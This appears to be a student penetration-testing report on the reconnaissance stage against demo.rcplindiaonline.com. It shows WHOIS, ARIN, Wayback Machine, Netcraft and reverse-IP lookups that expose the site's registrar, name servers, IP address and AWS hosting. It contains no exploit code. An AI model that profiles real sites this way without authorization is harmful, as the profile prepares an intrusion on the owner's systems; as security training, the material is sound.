PENETRATION TESTING OF WEB-SERVER

Pen testing is an authorized attack on the computer system, which is performed to evaluate the security of the system. Here a pen-testing is done on the website, to ensure the security of the company website and also to secure the employees from socially engineered.

Website: demo.rcplindiaonline.com

Pen-testing requires lot of footprinting and reconnaissance.

1. FOOTPRINTING & RECONNAISSANCE:


Foot printing is the process of gathering information about the company and the computer systems, which a hacker might use to attack. This information is very useful to a hacker who is trying to crack the website of a company. The objectives of foot printing are to collect information of network, computer system and organisation.

Attacker’s uses search engines to get access to the information of the company, technology platforms, employee details, login pages, intranet protocols etc.

To begin with, here are the tools used for in-depth- foot printing of the demo.rcplindiaonline.com.

WHOIS:

Whose is a web application used to get information about the target website. It has very huge databases which contains information of all most all the websites. It shows the information such as, domain, details about registration, administrator’s email-id. It can be searched by domain name.



rcplindiaonline.com


Updated 1 second ago

DOMAIN INFORMATION

Domain:	rcplindiaonline.com
Registrar:	Amazon Registrar, Inc.
Registration Date:	2017-07-20
Expiration Date:	2018-07-20
Updated Date:	2017-08-03
Status:	clientTransferProhibited
Name Servers:	ns-1420.awsdns-49.org ns-1595.awsdns-07.co.uk ns-667.awsdns-19.net ns-95.awsdns-11.com

REGISTRANT CONTACT

Name:	On behalf of rcplindiaonline.com owner
Organization:	Whois Privacy Service
Street:	P.O. Box 81226
City:	Seattle
State:	WA
Postal Code:	98108-1226
Country:	US
Phone:	+1.2065771368
Email:	owner-9374468@rcplindiaonline.com.whoisprivacyservice.org




RAW WHOIS DATA

```
Domain Name: rcplindiaonline.com
Registry Domain ID: 2145041797_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrar.amazon.com
Registrar URL: https://registrar.amazon.com
Updated Date: 2017-08-03T11:00:42.145Z
Creation Date: 2017-07-20T16:22:15Z
Registrar Registration Expiration Date: 2018-07-20T16:22:15Z
Registrar: Amazon Registrar, Inc.
Registrar IANA ID: 468
Registrar Abuse Contact Email: registrar-abuse@amazon.com
Registrar Abuse Contact Phone: +1.2067406200
Reseller:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: On behalf of rcplindiaonline.com owner
Registrant Organization: Whois Privacy Service
Registrant Street: P.O. Box 81226
Registrant City: Seattle
Registrant State/Province: WA
Registrant Postal Code: 98108-1226
Registrant Country: US
Registrant Phone: +1.2065771368
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: owner-9374468@rcplindiaonline.com.whoisprivacyservice.org
Registry Admin ID:
Admin Name: On behalf of rcplindiaonline.com administrative contact
Admin Organization: Whois Privacy Service
Admin Street: P.O. Box 81226
Admin City: Seattle
Admin State/Province: WA
Admin Postal Code: 98108-1226
Admin Country: US
Admin Phone: +1.2065771368
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: admin-9374468@rcplindiaonline.com.whoisprivacyservice.org
Registry Tech ID:
Tech Name: On behalf of rcplindiaonline.com technical contact
Tech Organization: Whois Privacy Service
Tech Street: P.O. Box 81226
```

ARIN’S whois:

ARIN’s whois, service is a public resource which allows the user to get the information about IP number resources, organisations, Points of contact registered with ARIN. When we enter the domain name, it pulls the information directly from the ARIN’s databases. Demo.rcplindiaonline.com is checked under ARIN’S whois:



You searched for: demo.rcplindiaonline.com

The record you requested could not be found. Please try again.


By using the ARIN Whois service, you are agreeing to the Whois Terms of Use

© Copyright 1997 - 2018, American Registry for Internet Numbers, Ltd.

The website showed no results to demo.rcplindiaonline.com.

WAYBACK MACHINE:

This helps to access a page from the website that no longer exists and was shutdown. Example: consider: www.rcplindia.com,




Explore more than 327 billion web pages saved over time

http://rcplindia.com/

Saved 56 times between July 24, 2003 and April 16, 2018.

Summary of rcplindia.com · Site Map of rcplindia.com

Now, check for: demo.rcplindiaonline.com



Explore more than 327 billion web pages saved over time

demo.rcplindiaonline.com

Hrm.

Wayback Machine doesn't have that page archived.
Want to search for all archived pages under demo.rcplindiaonline.com?

This page is available on the web!

Help make the Wayback Machine more complete!
Save this url in the Wayback Machine


FAQ | Contact Us | Beta Site Feedback | Terms of Service (Dec 31, 2014)

There is no page achieved in way back machine of website: demo.rcplindiaonline.com.

NETCRAFT:

Net craft is a tool allowing easy lookup of information relating to the sites you visit and providing protection from phishing.

This gives the information about the background, network, ip address and various details about the company.



Site report for demo.rcpl

Secure | https://toolbar.netcraft.com/site_report?url=http://demo.rcplindiaonline.com

Site report for demo.rcplindiaonline.com

Search...

Netcraft Extension

- Home
- Download Now!
- Report a Phish
- Site Report
- Top Reporters
- Incentives for reporters
- Phishiest TLDs
- Phishiest Countries
- Phishiest Hosters
- Phishiest Certificate Authorities
- Phishing Map
- Takedown Map
- Most Popular Websites
- Branded Extensions
- Tell a Friend

Phishing & Fraud

- Phishing Site Feed
- Hosting Phishing Alerts
- SSL CA Phishing Alerts
- Protection for TLDs against Phishing and Malware
- Deceptive Domain Score

Lookup another URL:

Enter a URL here

Share:

⊟ Background


Site title	Login	Date first seen	*Not Present*
Site rank	720981	Primary language	English
Description	*Not Present*		
Keywords	*Not Present*		
Netcraft Risk Rating [FAQ]	1/10		

⊟ Network

Site	http://demo.rcplindiaonline.com	Netblock Owner	Amazon Data Services India
Domain	rcplindiaonline.com	Nameserver	ns-95.awsdns-11.com
IP address	52.66.187.228	DNS admin	awsdns-hostmaster@amazon.com
IPv6 address	*Not Present*	Reverse DNS	ec2-52-66-187-228.ap-south-1.compute.amazonaws.com
Domain registrar	amazon.com	Nameserver organisation	whois.markmonitor.com
Organisation	Whois Privacy Service, P.O. Box 81226, Seattle, 98108-1226, United States	Hosting company	Amazon - Asia Pacific (Mumbai) datacenter
Top Level	Commercial entities (.com)	DNS Security	*unknown*

YouGetSignal:

It gives complete network solutions. It helps to find the location and other hosts on the webserver by entering the domain name or ip address.



Network Location Tool

approximate geophysical location

network information

IP Address
52.66.187.228

Base Domain
amazonaws.com

Country
United States

Region
DE

City
Wilmington

Latitude
39.5645

Longitude
-75.597

Area Code
302

Postal Code
19893

Distance from Last
(as the crow flies)
10136.2 miles

Source
MaxMind


locate a network

Remote Address 52.66.187.228 Locate
Use Current IP

Source ● MaxMind ○ Hostip.info

about

The network location tool is a utility that approximates and displays the geophysical location of your network address on a


Reverse IP Lookup - Find
Secure
https://www.yougetsignal.com/tools/web-sites-on-web-server/
you get signal
Become a Certified Ethical Hacker
Get 6 months free access to iLabs - practice hacking in a safe setup
GET STARTED
simplilearn
bithumb
LAUNCHING MONACO
START TRADING >
Type here to search
ENG
22:20
22-05-2018

Reverse IP Domain Check

Remote Address demo.rcplindiaonline.com Check

Found **1** domain hosted on the same web server as demo.rcplindiaonline.com (52.66.187.228).

demo.rcplindiaonline.com

about

Note: For those of you interested, as of May 2014, my database has grown to over 100 million domain names. I am now offering this domain list for purchase.

